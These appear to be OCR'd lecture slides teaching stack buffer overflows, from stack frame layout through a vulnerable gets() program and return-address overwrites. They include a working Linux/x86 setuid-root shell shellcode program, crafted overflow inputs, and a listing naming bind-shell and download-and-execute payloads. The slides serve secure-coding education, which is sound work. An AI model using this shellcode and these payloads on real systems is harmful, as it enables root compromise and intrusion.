
Preliminaries – the STACK

- Recall the CPU ABI (Application Binary Interface) doc
 - It specifies (among other things) the precise **stack frame layout** for that processor
 - For the IA-32 and ARM-32 processors, a **single function's call frame** looks like this:




Buffer Overflow (BOF)

Preliminaries – the STACK



Buffer Overflow (BOF)

Preliminaries – the STACK



Buffer Overflow (BOF)

[Wikipedia on BOF](#)

In computer security and programming, a buffer overflow, or buffer overrun, **is an anomaly** where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.


Buffer Overflow (BOF)

[Wikipedia on BOF](#)

In [computer security](#) and [programming](#), a buffer overflow, or buffer overrun, is an anomaly where a [program](#), while writing [data](#) to a [buffer](#), overruns the buffer's boundary and overwrites adjacent [memory](#) locations.

Say we do:

```
buf = malloc(512);
```



These common memory bugs are called **Out Of Bounds (OOB)** defects; thus we can have read|write buffer overflows ('right' OOB) as well as read|write buffer underflows ('left' OOB)!

Buffer Overflow (BOF)

- *A Simple BOF*

Recall our simple code (getdata.c)

```
static void foo(void)
{
    char local[128];
    printf("Name: ");
    gets(local);
    [...]
}
void main() {
    foo();
    printf("Ok, about to exit...\n");
}
```

Buffer Overflow (BOF)

A Simple BOF

Lets give it a spin!

```
$ gcc getdata.c -o getdata  
[...]
```

```
$ printf "AAAABBBBCCCCDDDD" | ./getdata  
Name: 0k, about to exit...  
$
```

Buffer Overflow (BOF)


A Simple BOF

Okay, step by step:

Step 1 of 4 :

**Prepare to execute;
main() is called**

```
$ gcc getdata.c -o getdata  
[...]  
$ printf "AAAAABBBBCCCCDDDD"  
| ./getdata
```



Buffer Overflow (BOF)

A Simple BOF

Okay, step by step:

Step 2 of 4:

main() calls foo()

Input 16 characters into the local buffer via \$ gcc getdata [...]

```
$ gcc getdata  
[...]
```


```
$ printf "AAAABBBBCCCCDDDD"
```

```
Name: 0k, about to exit...  
$
```

16 chars
written into the stack
@ var 'local'



SP (top of the stack)



Buffer Overflow (BOF)

Okay, step by step:

Step 3 of 4 : Write Overflow!


Lets now input $128 + 4 + 4 + 4 = 140$ 'A's
into the 128-byte local buffer via
the gets();

thus Overflowing

```
$ gcc getdata.c -o getdata
```

```
$ perl -e 'print "A"x140' | ./getdata
```

```
$  
$ printf "AAAABBBCCCCDDDD"  
AAAABBBCCCCDDDD$
```



Buffer Overflow (BOF)

Okay, step by step:

Step 4 of 4 :

Input $128+4+4 = 136$ characters

into the local buffer via the `gets()`:

It segfaults !

Why?
As the processor tries to return to the designated RET address, it attempts to access and execute code at virtual address `0x41414141` that's likely not there or is illegal

Segmentation fault

\$

128 of 140 chars
(A's) 0x41 0x41)

written into
the var 'local'

SP (top of the stack)

foo() 's stack frame

main() 's stack frame

params = 0x41414141

RET addr = 0x41414141

[SFP/EBP] = 0x41414141

0x41414141 0x41414141
[...]

0x41414141 0x41414141
0x41414141 0x41414141
0x41414141 0x41414141
0x41414141 0x41414141

Increasing
va*

O
V
E
R
W
R
I
T
E
S

Buffer Overflow (BOF)

So, where exactly is the issue or bug?

```
static void foo(void)
{
    char local[128];
    printf("Name: ");
    gets(local);
    [...]
}

void main()
{
```

[“Secure Programming for LINUX and UNIX HOWTO”](#)
David Wheeler

Dangers in C/C++

C users must *avoid using dangerous functions that do not check bounds* unless they've ensured that the bounds will never get exceeded. Functions to avoid in most cases (or ensure protection) *include* the functions `strcpy(3)`, `strcat(3)`, `sprintf(3)` (with cousin `vsprintf(3)`), *and* `gets(3)`. These should be replaced with functions such as `strncpy(3)`, `strncat(3)`, `snprintf(3)`, and `fgets(3)` respectively, [...] The `scanf()` family (`scanf(3)`, `fscanf(3)`, `sscanf(3)`, `vscanf(3)`, `vsscanf(3)`, and `vfscanf(3)`) is often dangerous to use; [...]

Buffer Overflow (BOF)

SIDE BAR

The Linux Foundation's **OSSF – Open Source Security Foundation** – was founded to educate developers on secure coding techniques, to address issues like this... there are working groups and 'town halls' too.

Do visit the site(s):

<https://openSSF.org/>

<https://github.com/ossf>

OSSF even provides a free online self-paced training session !

[Link](#)

If you haven't already, *do take it up!*

Free Course via LF Training & Certification

The "Developing Secure Software" (LFD121) course is available on the Linux Foundation Training & Certification platform. It focuses on the fundamentals of developing secure software. Both the course and certificate of completion are free. It is entirely online, takes about 14-18 hours to complete, and you can go at your own pace. Those who complete the course and pass the final exam will earn a certificate of completion valid for two years.

[Begin "Developing Secure Software" course \(LFD121\)](#)

Buffer Overflow (BOF)

A Simple BOF / Dangerous?

So, back to it...

A physical buffer overflow: The Montparnasse derailment of 1895

Source:
“Secure Programming HOWTO”

David Wheeler



Buffer Overflow (BOF)

...

*Okay, it crashed.
So what? ... you say*

No danger, just a bug
to be fixed...

Buffer Overflow (BOF)

A Simple BOF / Dangerous?

Okay, it crashed.

So what? ... you say ...

No danger, just a bug to be fixed...

It IS DANGEROUS !!!

Why??



Buffer Overflow (BOF)

Recall exactly *why* the process crashed
(segfault-ed):

- The RETurn address was set to an incorrect/bogus/junk value (0x41414141)
- Instead of just crashing the app, a clever hacker will carefully *craft* the RET address to a deliberate value – *to point to code that (s)he wants executed!*
- How exactly can this dangerous “*arbitrary code execution*” be achieved?

Buffer Overflow (BOF)

Running the app like this:

```
$ perl -e 'print "A"x140' | ./getdata
```

which would cause it to “just” segfault (or, more likely, modern glibc throws the *** stack smashing detected *** error and terminates the process! More on this follows).

But how about running it (something) like this:

```
$ perl -e 'print "A"x132 . "\x49\x8f\x04\x78"' | ./getdata
```

; where the value **0x498f0478** is a *crafted address* (it will get slotted into the stack frame’s RET address position after all). IOW, this address **0x498f0478** is a known location to code we want executed!

The key point: this value – **0x498f0478** – is ‘overflowed’ into – and thus lands in – the RET address location on the stack frame, causing the system to ‘return’ to it!

Buffer Overflow (BOF)

An example: the payload, or '*crafted buffer*' is:

Payload = ... 128 A's ... + <SFP/BP value> + <RET addr> + <4 bytes>
= 0x41..414141... + 0x41414141 + 0x498f0478 + <4 bytes>

- As seen, given a local buffer of 128 bytes, the *overflow* spills into the higher addresses of the stack
- In this case, the overflow is 4+4 bytes ...
- ... which *overwrites* the
 - SFP (Saved Frame Pointer) or [X]BP, and the
 - RETurn address, on the process stack
- The *return address* has been modified (!) thus causing control to be re-vectorized to the new RET address!

Buffer Overflow (BOF)

The payload or ‘crafted buffer’ can be used to deploy an attack in many forms:

- Direct code execution: executable machine code “injected” onto the stack, with the RET address arranged such that it points to this code
- Indirect code execution:
 - To internal program function(s)
 - To external library function(s)

Buffer Overflow (BOF)

The payload or ‘crafted buffer’ can be deployed in many forms:

- Direct executable machine code “injected” onto the stack, with the RET address arranged such that it points to this code
 - What code?
 - Typically, (a variation of) the *machine language* for:
setuid(0);
execl("/bin/sh", "sh", (char *)0);
- often called ‘**Shellcode**’

Buffer Overflow (BOF)

*The payload or ‘crafted buffer’ can be deployed in many forms:
setuid(0); execve(“/bin/sh”, NULL, (char *)0) ;*

In fact, no need to take the trouble to painstakingly build the ‘payload’, it’s publicly available!

Collection of shellcode

<http://shell-storm.org/shellcode/>

Eg. 1 : setuid(0); execve(/bin/sh,0) for the IA-32
<http://shell-storm.org/shellcode/files/shellcode-472.html>

```
#include <stdio.h>

const char shellcode[]=
    "\x6a\x17"           // push $0x17
    "\x58"               // pop  %eax
    "\x31\xdb"           // xor   %ebx,%ebx
    "\xcd\x80"           // int   $0x80

    "\xb0\x0b"           // mov   $0xb,%al (So you'll get segfault if it's not able
to do the setuid(0). If you don't want this you can write "\x6a\x0b\x58"
instead of "\xb0\x0b", but the shellcode will be 1 byte longer
    "\x99"               // cltd
    "\x52"               // push  %edx
    "\x68\x2f\x2f\x73\x68" // push  $0x68732f2f
    "\x68\x2f\x62\x69\x6e" // push  $0x6e69622f
    "\x89\xe3"           // mov   %esp,%ebx
    "\xcd\x80";          // int   $0x80

int main()
{
    printf ("\n[+] Linux/x86 setuid(0) & execve(/bin/sh,0)"
    "\n[+] Date: 23/06/2009"
    "\n[+] Author: TheWorm"
    "\n\n[+] Shellcode Size: %d bytes\n\n", sizeof(shellcode)-1);
    (*(void (*)()) shellcode)();
    return 0;
}
```

Buffer Overflow (BOF)

*The payload or ‘crafted buffer’ can be deployed in many forms:
setuid(0);*

```
execve("/bin/sh", argv, (char *)0);
```

Other examples where you can get Shellcode, etc:

- [**Exploit-DB \(Offensive Security\)**](#)
 - shellcodes [[link](#)]
 - aka the Google Hacking Database ([GHDB](#), part of OffSec)
 - Of course, YMMV; not all are verified; Exploit-DB (OffSec) does verify (look at the third col ‘V’ for ‘Verified’; [example page here](#); see next slide)

Buffer Overflow (BOF)

Screenshot from Exploit-DB (OffSec) ([here](#), snipped):

Unverified!	2019-01-15	✗	Linux/x86 - Bind (4444/TCP) Shell (/bin/sh) Shellcode (100 bytes)	Linux_x86	Joao Batista
	2019-01-09	✗	Linux/x86 - execve(/bin/sh -c) + wget (http://127.0.0.1:8080/evilfile) + chmod 777 + execute Shellcode (119 bytes)	Linux_x86	strider
	2018-12-11	✗	Linux/x86 - Bind (1337/TCP) Ncat (/usr/bin/ncat) Shell (/bin/bash) + Null-Free Shellcode (95 bytes)	Linux_x86	T3jv11
	2018-11-13	✗	Linux/x86 - Bind (99999/TCP) NetCat Traditional (/bin/nc) Shell (/bin/bash) Shellcode (58 bytes)	Linux_x86	Javier Tello
	2018-10-24	✓	Linux/x86 - execve(/bin/cat /etc/ssh/sshd_config) Shellcode 44 Bytes	Linux_x86	Goutham Madhwaraj
Verified	2018-10-08	✓	Linux/x86 - execve(/bin/sh) + MMX/ROT13/XOR Shellcode (Encoder/Decoder) (104 bytes)	Linux_x86	Kartik Durg
	2018-10-04	✓	Linux/x86 - execve(/bin/sh) + NOT/SHIFT-N/XOR-N Encoded Shellcode (50 bytes)	Linux_x86	Pedro Cabral
